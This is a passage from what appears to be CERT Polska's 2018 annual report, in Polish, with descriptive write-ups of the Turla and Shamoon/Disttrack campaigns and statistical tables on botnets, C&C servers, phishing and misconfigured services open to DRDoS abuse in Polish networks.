Na początku 2018 r. za sprawą gazety Der Spiegel, zrobiło się głośno o tej grupie z powodu udanego ataku na niemieckie sieci rządowe[160]. Turla na przestrzeni roku znacząco rozwinęła swoje narzędzia wykorzystywane do ataków: backdoor napisany w JavaScript KopiLuwak oraz backdoor Carbon służący do późniejszych faz ataku. Wykorzystanie KopiLuwak w 2018 r. ograniczało się do celów w Syrii oraz Afganistanie. Malware dostarczany był za pomocą złośliwego pliku skrótu .lnk zawierającego kodowany payload. Interesujące jest, że niemalże identyczny skrypt wykorzystywany był w atakach grupy GreyEnergy[161].

Warto zaznaczyć, że kampanie przeprowadzane przez grupę są bardzo dyskretne - ofiary wybierane są starannie, a ataki bardzo dobrze przygotowane i często przeprowadzane w niestandardowy sposób - jest to przyczyną dużo mniejszej liczby obserwacji przez badaczy niż działania ofensywne przeprowadzane przez grupy: APT28, APT29 czy BlackEnergy.

Shamoon/Disttrack

Koniec roku 2018 przyniósł powrót, po około dwóch latach nieobecności, kolejnego destrukcyjnego narzędzia. Nowe próbki złośliwego oprogramowania o nazwie Shamoon, identyfikowanego również jako Disttrack, zostały opublikowane w serwisie VirusTotal 10 grudnia 2018 r. Oprogramowanie to zostało zaobserwowane w ataku na włoską spółkę Saipem zajmującą się wydobyciem oleju oraz gazu na Bliskim Wschodzie[162]. Według przedstawicieli firmy atak z grudnia objął około 300 serwerów oraz 100 komputerów należących do firmowej sieci[163]. Oprogramowanie Shamoon zostało po raz pierwszy zaobserwowane w 2012 r. podczas kampanii wymierzonej w firmę Saudi Aramco, w wyniku której zostały usunięte dane z 35000 urządzeń należących do firmy.

W przeciwieństwie do kampanii obserwowanych w poprzednich latach, Shamoon działał w parze z oprogramowaniem do nadpisywania plików na dysku zainfekowanego urządzenia - Trojan.Filerase. Firma Symantec opublikowała na swoim blogu wpis, w którym twierdzi, że posiada dowody na użycie Shamoon w tym samym tygodniu w atakach wobec dwóch innych firm zajmujących się przemysłem energetycznym w Arabii Saudyjskiej oraz Zjednoczonych Emiratach Arabskich[164].

Głównym zadaniem nowo zaobserwowanej wersji Shamoon jest nadpisanie rekordu rozruchowego dysku Master Boot Record (MBR) losowo generowanymi danymi. Sam Shamoon składał się z trzech głównych komponentów: droppera, modułu usuwającego dane z dysku oraz modułu służącego do komunikacji z serwerem C&C, którego adres w wypadku wspomnianej próbki nie został wpisany.

Dropper, poza instalacją dwóch pozostałych modułów w systemie ofiary, miał za zadanie rozprzestrzenić malware do innych urządzeń znajdujących się w sieci lokalnej. Czynił to za pomocą wcześniej wykradzionych danych logowania[165]. Ponadto używał odczytywanej z kodu programu lub z pliku '%WINDOWS%\inf\mdmnis5tQ1.pnf' daty, w zależności od której uruchamiane były pozostałe moduły oprogramowania. W przypadku zaobserwowanych próbek były to zawsze daty z grudnia 2017 r., co najprawdopodobniej miało dać pewność atakującym, że oprogramowanie uruchomi się zaraz po infekcji urządzenia ofiary. Głównym zadaniem modułu wipera - było nadpisywanie danych w MBR, partycji oraz plików systemowych do czego używał sterownika dysku twardego o nazwie RawDisk dystrybuowanego przez firmę EIDos. Po zakończonej modyfikacji tabeli partycji MBR program restartował system sprawiając, że urządzenie nie mogło się ponownie uruchomić.

[159] https://securelist.com/satellite-turla-apt-command-and-control-in-the-sky/72081/
[160] http://www.spiegel.de/netzwelt/netzpolitik/hackerangriff-behoerden-vermuten-russische-hacker-gruppe-snake-als-taeter-a-1196089.html
[161] https://securelist.com/shedding-skin-turlas-fresh-faces/88069/
[162] http://www.saipem.com/sites/SAIPEM_en_IT/con-side-dx/Press%20releases/2018/Cyber%20attack%20update.page
[163] https://www.reuters.com/article/us-cyber-shamoon/saipem-says-shamoon-variant-crippled-hundreds-of-computers-idUSKBN1OB2FA
[164] https://www.symantec.com/blogs/threat-intelligence/shamoon-destructive-threat-re-emerges-new-sting-its-tail
[165] https://unit42.paloaltonetworks.com/shamoon-3-targets-oil-gas-organization/

Dodanie modułu Filerase, nadpisującego dane na dysku przed przystąpieniem do działania głównego modułu modyfikującego MBR, tylko zwiększyło destrukcyjne działanie oprogramowania, uniemożliwiając odzyskanie danych z dysków, nawet przy zastosowaniu standardowych metod informatyki śledczej, co było możliwe w przypadku starszych wersji Shamoon. Moduł nadpisujący dane w przypadku ataku na Saipem był dystrybuowany między urządzeniami na podstawie listy zdalnych urządzeń, pozyskanej w wyniku przeprowadzenia przez atakujących wcześniejszego rekonesansu. Komponent o nazwie OCLC.exe najpierw kopiował tę listę i przekazywał do narzędzia Spreader.exe, które kopiowało moduł nadpisujący dane na dysku na wszystkie urządzenia z listy oraz uruchamiało go.

Co ciekawe, Shamoon nie posiadał funkcjonalności do rozprzestrzeniania się za pomocą popularnych protokołów sieciowych takich jak Server Message Block (SMB), często wykorzystywanych przez twórców złośliwego oprogramowania. Może to wskazywać na ręczną instalację Shamoon na pierwszym urządzeniu w sieci np. za pomocą wpięcia w port pamięci USB. Innym możliwym źródłem infekcji mogła być dostępna publicznie, słabo zabezpieczona usługa Remote Desktop Protocol (RDP).


940 079
unikalnych adresów IP wskazujących aktywność zombie
różnych adresów IP używanych jako serwery zarządzania botnetami
39 211
77 536
zgłoszeń phishingu w polskich sieciach
5 206 170
unikalnych adresów IP umożliwiających przeprowadzenie odbitych ataków DDoS
702 591
unikalnych adresów IP z uruchomionym otwartym resolverem
2018 w liczbach
Zdj. unsplash.com Bradley Jasper Ybanez

Statystyki

Analizowane przez CERT Polska informacje o zagrożeniach pochodzą z wielu źródeł, m.in. z naszej działalności operacyjnej, automatycznych systemów monitorujących zagrożenia (np. sinkhole), ale przede wszystkim od podmiotów zewnętrznych, takich jak organizacje non-profit i niezależni badacze, CERT-y krajowe oraz firmy komercyjne.

Warto zauważyć, jak bardzo różnorodne są sposoby pozyskania informacji o zagrożeniach. Poniżej przedstawiamy kilka najczęściej wykorzystywanych:

- Dane o zainfekowanych komputerach (botach) są pozyskiwane przede wszystkim poprzez przejęcie infrastruktury botnetów (domeny C&C) i skierowanie ich na systemy typu sinkhole.
- Do wykrywania ataków na komputery, które udostępniają usługi w internecie (np. SSH, WWW), używane są honeypoty, czyli systemy-pułapki udające rzeczywiste serwery.
- W podobny sposób - przy użyciu honeypotów klienckich, czyli systemów udających przeglądarki WWW - mogą być wykrywane złośliwe strony WWW, które infekują użytkowników.
- Wykrycie podatnych usług, np. źle skonfigurowanych serwerów NTP, które mogą zostać wykorzystane do ataków DDoS, odbywa się poprzez skanowanie przestrzeni IPv4 na dużą skalę.

Ograniczenia

Dołożyliśmy starań, aby obraz sytuacji, który wynika z prezentowanych statystyk, trafnie opisywał wszystkie zagrożenia o dużej skali. Należy jednak pamiętać, że mają one pewne ograniczenia, wynikające głównie ze specyfiki dostępnych danych źródłowych.

Przede wszystkim nie jest możliwe zebranie pełnej informacji o wszystkich rodzajach zagrożeń. Najlepszym na to przykładem są ataki na konkretne podmioty lub grupy użytkowników (w przeciwieństwie do ataków masowych), które zazwyczaj nie są rejestrowane przez nasze systemy monitorujące, ani zgłaszane do naszego zespołu. Problem z określeniem aktualnego stanu faktycznego wynika również z tego, że zagrożenie może być aktywne - nawet przez dłuższy czas - zanim zostanie zbadane i rozpocznie się jego regularna obserwacja. Na przykład liczba zainfekowanych komputerów należących do botnetu, może być trudna do ustalenia, zanim zostanie on zneutralizowany poprzez przejęcie jego infrastruktury sterującej (C&C).

Bardzo ważne jest również określenie skali danego zagrożenia. Najczęściej zliczamy adresy IP powiązane z danym zagrożeniem zaobserwowane w ciągu dnia. Przyjmujemy tym samym założenie, że liczba adresów jest zbliżona do liczby urządzeń oraz użytkowników, których dany problem dotyczy. Jest to metoda niedoskonała, ponieważ powszechnie wykorzystywane są dwa mechanizmy, które mają wpływ na widoczne publiczne adresy:

- NAT (translacja adresów) - powoduje niedoszacowanie, ponieważ za jednym zewnętrznym adresem IP często znajduje się wiele komputerów.
- DHCP (dynamiczna adresacja) - powoduje przeszacowanie, ponieważ np. ten sam zainfekowany komputer może w ciągu jednego dnia zostać wykryty kilkukrotnie pod różnymi adresami.

Można podejrzewać, że wpływ obu tych mechanizmów na uzyskane wyniki w dużej części się znosi, ale dokładne zbadanie skutków NAT i DHCP w tym kontekście wymagałoby osobnej analizy.

Ostatnia uwaga dotyczy wersji protokołu IP: wszystkie podane statystyki odnoszą się do wersji czwartej tego protokołu. Wynika to z niewielkiego stopnia wdrożenia IPv6 w naszym kraju, a co się z tym wiąże, z pomijalnie małej liczby zgłoszeń jakie otrzymujemy odnośnie tego rodzaju adresów.

Botnety

Botnety w Polsce

Tabela 10 prezentuje liczbę zainfekowanych komputerów w polskich sieciach. W 2018 r. zgromadziliśmy informacje o 940 079 unikalnych adresach IP wykazujących aktywność zombie.

Rodzina	Rozmiar
Andromeda	6 059
Conficker	4 529
Mirai	1 969
Sality	1 531
Necurs	1 502
Isfb	1 412
Gamut	1 392
Stealrat	1 312
Nymaim	1 261
Pushdo	1 008

Tabela 10. *Największe botnety w Polsce.*


Wartości w tabeli 10. wskazują największą dzienną liczbę unikalnych adresów IP zainfekowanych komputerów w polskich sieciach. Wciąż obserwujemy średnio ponad 6 tys. infekcji botnetem Andromeda dziennie. W porównaniu z rokiem 2017 ponad czterokrotnie spadła liczba infekcji botnetem Mirai. Conficker od wielu lat pozostaje w pierwszej trójce największych botnetów.

Zarejestrowaliśmy również wysoką aktywność botnetu Marcher. W szczytowym okresie zanotowaliśmy ponad 20 tys. unikalnych adresów IP z systemem Android zainfekowanym tym trojanem. Jednak ze względu na brak ciągłości danych, nie publikujemy tych infekcji w ogólnym zestawieniu.

Aktywność botnetów z podziałem na operatorów telekomunikacyjnych

Na wykresie 5. prezentujemy stopień zainfekowania użytkowników u największych operatorów telekomunikacyjnych. Szacujemy go na podstawie liczby zainfekowanych unikalnych adresów IP. Stopień zainfekowania uzyskujemy, dzieląc liczbę botów przez liczbę klientów korzystających z dostępu do internetu u danego operatora. Wykorzystujemy przy tym dane z „Raportu o stanie rynku telekomunikacyjnego w Polsce w 2017 roku" wydanego przez Urząd Komunikacji Elektronicznej.[166]

[166] https://www.uke.gov.pl/download/gfx/uke/pl/defaultaktualnosci/36/93/1/raport_o_stanie_rynku_telekomunikacyjnego_-_2017_r..pdf



Wykres 5. *Wykres zmian stopnia infekcji u operatorów w 2018 roku.*

Liczba infekcji wśród polskich operatorów kształtowała się średnio na poziomie 13 tys. dziennie. Na przestrzeni roku zaobserwowaliśmy stopniowy spadek infekcji komputerów w polskich sieciach. Dominujący trend mają spadki infekcji botnetem Andromeda, szczególnie wśród operatorów Multimedia i Vectra. Spadki dotyczą również tzw. bankerów - ISFB, Nymaim oraz Tinba. W grudniu 2018 r. zaobserwowaliśmy dwukrotnie mniej infekcji tymi botnetami niż na początku roku.

Serwery C&C

W 2018 roku otrzymaliśmy informacje o 39 211 różnych adresach IP używanych jako serwery zarządzania botnetami (C&C). Z uwagi na charakter zagrożenia, zdecydowaliśmy się opisać problem pod kątem lokalizacji adresu IP lub domeny najwyższego poziomu (TLD) nazwy domenowej C&C. W statystykach pominęliśmy zgłoszenia dotyczące serwerów sinkhole CERT Polska, których używamy do unieszkodliwiania botnetów i wykrywania zainfekowanych maszyn.

Otrzymaliśmy zgłoszenia dotyczące adresów IP ze 150 krajów. Podobnie jak w poprzednich latach, najwięcej złośliwych serwerów było zlokalizowanych w Stanach Zjednoczonych (38 proc.). 74 proc. spośród wszystkich serwerów C&C utrzymywanych było w 10 krajach przedstawionych w tabeli 11.

Poz.	Kraj	Liczba IP	Udział
1	USA	14 747	37,61%
2	Niemcy	2 792	7,12%
3	Rosja	2 779	7,09%
4	Holandia	2 215	5,65%
5	Francja	1 928	4,92%
6	Wielka Brytania	1 514	3,86%
7	Chiny	1 004	2,56%
8	Kanada	992	2,53%
9	Japonia	610	1,56%
10	Rumunia	561	1,43%
…	…	…	…
17	Polska	383	0,98%

Tabela 11. *Kraje z największą liczbą serwerów C&C.*

Zaobserwowaliśmy 3 772 różne systemy autonomiczne, w których umiejscowione były serwery C&C. Dziesięć systemów autonomicznych zawierało ponad 24 proc. wszystkich złośliwych serwerów. Szczegóły znajdują się w tabeli 12.

Poz.	Numer AS	Nazwa	Liczba IP	Udział
1	16276	OVH	2 017	5,14%
2	13335	Cloudflare	1 623	4,14%
3	16509	Amazon	1 321	3,37%
4	26496	GoDaddy	985	2,51%
5	46606	Unified Layer	743	1,89%
6	20013	CyrusOne	720	1,84%
7	14618	Amazon	607	1,55%
8	24940	Hetzner Online GmbH	583	1,49%
9	8560	1&1 Internet SE	496	1,26%
10	14061	DigitalOcean	433	1,10%

Tabela 12. *Systemy autonomiczne z największą liczbą serwerów C&C.*

W Polsce serwery C&C były aktywne pod 383 różnymi adresami IP (17. miejsce z udziałem 0.98 proc.), w 98 systemach autonomicznych. W tabeli 13. prezentujemy zestawienie dziesięciu systemów autonomicznych, w których znajdowało się najwięcej złośliwych serwerów zarządzających botnetami. W sumie zawierały ponad połowę wszystkich C&C w Polsce.

Poz.	Numer AS	Nazwa AS	Liczba IP	Udział
1	12824	home.pl	67	17,49%
2	16276	OVH	41	10,70%
3	5617	Orange	28	7,31%
4	15967	Nazwa.pl	27	7,05%
5	41079	H88	14	3,66%
6	197226	Sprint	14	3,66%
7	29522	KEI	10	2,61%
8	21021	Multimedia	8	2,09%
9	198414	H88	8	2,09%
10	50599	Data Invest	7	1,83%

Tabela 13. *Systemy autonomiczne, w których hostowanych jest najwięcej C&C w Polsce.*

Otrzymaliśmy również zgłoszenia o 50 609 pełnych nazwach domenowych (FQDN), które pełniły rolę serwerów zarządzających botnetami. Zostały one zarejestrowane w obrębie 385 domen najwyższego poziomu (TLD), z czego ponad 40 proc. w TLD .com.

Zestawienie najpowszechniejszych TLD przedstawiamy w tabeli 14. Jako C&C wykorzystywanych było 330 domen w .pl, z czego dla 57 adresów domeną drugiego poziomu była cba.pl.

Poz.	TLD	Liczba Domen	Udział
1	.com	20 638	40,78%
2	.net	8 339	16,48%
3	.org	1 957	3,87%
4	.ru	1 609	3,18%
5	.info	1 540	3,04%
6	.xyz	1 089	2,15%
7	.uk	1 034	2,04%
8	.pw	857	1,69%
9	.br	577	1,14%
10	.us	570	1,13%
...	...	...	...
17	.pl	330	0,65%

Tabela 14. *Domeny najwyższego poziomu, w których zarejestrowano serwery C&C.*

Phishing

W tym podrozdziale uwzględniamy wyłącznie statystyki dotyczące phishingu w tradycyjnym rozumieniu tego słowa, czyli podszywania się (przede wszystkim z wykorzystaniem poczty elektronicznej i stron WWW) pod znane marki, żeby wyłudzić wrażliwe dane. Nie odnosimy się więc ani do wyłudzania danych przy pomocy złośliwego oprogramowania, ani do podszywania się np. pod dostawców faktur celem dystrybucji złośliwego oprogramowania. Statystyki dotyczą stron zlokalizowanych w Polsce, a więc nie uwzględniają ataków phishingowych na polskie instytucje przy użyciu stron utrzymywanych za granicą.

W roku 2018 otrzymaliśmy łącznie 77 536 zgłoszeń phishingu w polskich sieciach. Dotyczyły one adresów URL z 5 566 domen prowadzących do stron, które rozwiązywały się na 1 885 unikalnych adresów IP.

Poz.	Numer AS	Nazwa AS	Liczba IP	Liczba domen
1	12824	home.pl	553	930
2	15967	Nazwa AS	260	439
3	16276	OVH	113	306
4	205727	Aruba	92	321
5	41079	H88	90	296
6	5617	Orange	71	14
7	29522	KEI	66	95
8	198414	H88	48	110
9	197226	Sprint	43	1852
10	8308	NASK	36	63

Tabela 15. *Polskie systemy autonomiczne, w których znajdowało się najwięcej stron phishingowych.*

Usługi pozwalające na prowadzenie ataków DRDoS

W roku 2018 otrzymaliśmy informacje o 5 206 170 unikalnych adresach IP umożliwiających przeprowadzenie odbitych ataków DDoS (Distributed Reflection Denial of Service - DRDoS), spośród których 1 916 673 działały na terenie Polski. Poniżej przedstawiamy zestawienie usług, które mogły być wykorzystane do ataków i były najliczniej reprezentowane w polskim internecie. Na kolejnych stronach omówimy te usługi. Uwzględniliśmy adresy IP z usługami które faktycznie są źle skonfigurowane, a także usługi, które są dostępne intencjonalnie (np. publiczne open resolvery) oraz systemy honeypot.


Rozmiar systemu autonomicznego (AS) ustaliliśmy na podstawie danych pochodzących z RIPE z 30 czerwca 2018 roku.

Poz.	Nazwa usługi	Średnia dzienna liczba unikalnych IP	Maksimum dzienne	Odchylenie standardowe	Czas obserwacji
1	dns	53 519	68 868	22 301	99,45%
2	snmp	29 094	34 280	5 721	90,96%
3	ntp	27 679	31 333	6 063	90,41%
4	portmapper	25 419	31 662	5 528	92,33%
5	ssdp	21 355	27 804	5 431	93,15%
6	netbios	17 909	37 599	5 843	93,15%
7	mdns	5 703	7 005	1 267	90,68%
8	mssql	4 420	5 092	757	93,15%
9	chargen	326	604	44	92,88%
10	qotd	83	112	16	92,88%
11	xdmcp	79	200	23	90,14%

Tabela 16. *Zestawienie najpopularniejszych, niepoprawnie skonfigurowanych usług możliwych do wykorzystania w atakach DRDoS. Odchylenie standardowe dotyczy zmienności w dziennej liczbie adresów IP obserwowanych na przestrzeni roku, łączny czas obserwacji odpowiada części roku, dla których mieliśmy informacje o danej usłudze.*

W ciągu roku zaobserwowaliśmy znaczące zmiany w liczbie obserwowanych urządzeń, które mogą zostać użyte do przeprowadzania ataku wzmocnionego DoS/DDoS. Na wykresie nr. 6. przedstawiliśmy liczbę urządzeń, w rozbiciu na usługi dostępne z internetu, które mogą być wykorzystane do tego rodzaju ataków. Wykresy obrazują zmiany w dziennej liczbie unikalnych adresów IP zarejestrowanych przez system n6 dla najczęściej zgłaszanych usług.

Pozytywnym trendem jest stopniowy, ale znaczący spadek liczby usług NTP, Portmapper oraz otwartych resolverów. Zauważalne wzrosty zanotowaliśmy natomiast dla usług SSDP – głównie za sprawą zmiany w sieci Plus oraz T-Mobile.



Wykres 6. *Najpowszechniejsze źle skonfigurowane usługi, mogące brać udział w atakach DDoS. Wykres ukazuje zmiany liczebności unikalnych adresów IP w Polsce w ciągu roku 2018.*

Otwarte serwery DNS

Najpopularniejszą obserwowaną przez nas niebezpieczną usługą widoczną publicznie w polskim internecie jest DNS (Domain Name System), która służy do rozwiązywania nazw mnemonicznych na adresy IP. Pomimo jej kluczowego znaczenia dla działania Internetu, serwery DNS nie powinny odpowiadać na zapytania z całej sieci Internet (tzw. open resolver), lecz tylko na zapytania od ograniczonej grupy adresów. W roku 2018 otrzymaliśmy informacje o 702 591 unikalnych adresach IP z uruchomionym otwartym resolverem. To spadek o ok. 300 tys. w porównaniu z 2017 rokiem. Dzienna średnia wyniosła 53 519. Podobnie jak w ubiegłych latach, w zestawieniu systemów autonomicznych dominował system 5617 należący do Orange. Niepokojącym trendem jest rosnąca liczba open resolverów w sieci Netii (AS 12741) oraz wysoki odsetek adresów w sieciach Politechniki Koszalińskiej (AS 28797) oraz Onefone (AS 24577).

Poz.	ASN	Nazwa AS	Średnia dzienna	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	38 958	52 069	0,70%
2	9143	Ziggo	4 454	4 856	0,12%
3	12741	NETIA	1 521	2 595	0,09%
4	6830	UPC	483	846	0,00%
5	29314	Vectra	480	695	0,09%
6	24577	Onefone	451	507	14,68%
7	35007	Miconet	370	528	5,16%
8	28797	Politechnika Koszalińska	339	339	16,55%
9	31242	3S	327	506	0,32%
10	20960	TK Telekom	303	460	0,12%

Tabela 17. *Liczba adresów IP, na których wykryto otwarty serwer DNS w podziale na systemy autonomiczne.*

SNMP

SNMP (Simple Network Management Protocol) to protokół stworzony do zdalnego zarządzania urządzeniami sieciowymi. Zalecane jest używanie go wyłącznie w odseparowanych sieciach dedykowanych zarządzaniu, istnieją jednak instancje SNMP widoczne w internecie. Poza zagrożeniem nieuprawnionego dostępu do urządzenia, usługa SNMP, do której można połączyć się z internetu, może być wykorzystana do ataków DDoS.

W 2018 r. zebraliśmy informacje o 804 243 unikalnych adresach IP pochodzących z Polski, na których udostępniono tę usługę. To spadek o ok. 200 tys. w porównaniu do 2017 r. Średnia dzienna wyniosła 29 094 unikalnych adresów IP. Utrzymuje się wysoki odsetek adresów w Powszechnej Agencji Informacyjnej. Uwagę zwraca również wysoki odsetek w sieci NETCOM (AS 199978). Zaobserwowaliśmy gwałtowną tendencję spadkową (niemal do zera) w sieci Multimedia (AS 21021) oraz w sieci TK Telekom (z ok. 4,5 tys. na początku roku do niespełna 3 tys. na początku października i do końca roku).

Poz.	ASN	Nazwa AS	Średnia dzienna	Maksimum	Odsetek wszystkich adresów w AS
1	12741	Netia	6 431	7 585	0,39%
2	5617	Orange	5 386	9 370	0,09%
3	20960	TK Telekom	3 541	4 482	1,42%
4	8798	Powszechna Agencja Informacyjna	890	972	11,21%
5	20804	Exatel	836	1 014	0,33%
6	43939	Internetia	478	617	0,18%
7	199978	NETCOM	332	412	10,80%
8	50606	Virtuaoperator	330	509	2,18%
9	8374	Polkomtel	329	394	0,02%
10	60920	Net Center	305	640	14,89%

Tabela 18. *Liczba adresów IP, na których wykryto działającą usługę SNMP dostępną na publicznym interfejsie w podziale na systemy autonomiczne.*

NTP

Network Time Protocol (NTP) jest powszechnym protokołem synchronizacji czasu używanym w sieciach komputerowych. Publicznie dostępne serwery NTP, które udostępniają polecenie monlist, mogą być jednak wykorzystane do ataków DDoS. W 2018 r. otrzymaliśmy łącznie 9 162 992 zgłoszenia o 367 882 unikalnych adresach IP (spadek o ok. 17 proc. w porównaniu do 2017 r.), średnia dzienna liczba unikalnych adresów wyniosła 27 679.

Poz.	ASN	Nazwa AS	Średnia dzienna	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	7 486	8 582	0,13%
2	12741	Netia	2 896	3 482	0,17%
3	13110	INEA	680	837	0,40%
4	8374	Polkomtel	602	708	0,04%
5	31242	3S	554	998	0,55%
6	20960	TK Telekom	498	580	0,20%
7	197502	WMC	480	813	46,87%
8	9143	Ziggo	448	480	0,01%
9	8798	Powszechna Agencja Informacyjna	433	482	5,45%
10	6830	UPC	428	546	0,00%

Tabela 19. *Liczba adresów IP, na których wykryto działającą usługę NTP dostępną na publicznym interfejsie w podziale na systemy autonomiczne.*

Portmapper

Portmapper to niskopoziomowa usługa typowa dla uniksowych systemów operacyjnych. Korzystają z niej protokoły wyższych warstw, w tym m.in. NFS (sieciowy system plików). Publicznie dostępny portmapper stanowi zagrożenie ze względu na możliwość jego wykorzystania w atakach DDoS.

Średnio dziennie obserwujemy 25 419 adresów IP (spadek o ok. 20 proc. w porównaniu z danymi z 2017 r.), na których jest uruchomiona ta usługa. Uwagę zwraca duży odsetek adresów w sieciach H88 (choć malejący w skali roku) oraz ATMAN. Zauważalny jest również duży spadek w sieci KEI oraz nazwa.pl. Widzimy za to stopniowy wzrost w sieci najliczniej reprezentowanej - OVH.

Poz.	ASN	Nazwa AS	Średnia dzienna	Maksimum	Odsetek wszystkich adresów w AS
1	16276	OVH	3 343	4 330	0,12%
2	5617	Orange	1 573	1 883	0,02%
3	57367	ATMAN	1 384	1 652	8,71%
4	41079	H88	1 074	1 782	14,46%
5	29522	KEI	1 067	1 832	1,56%
6	198414	H88	847	1 454	8,94%
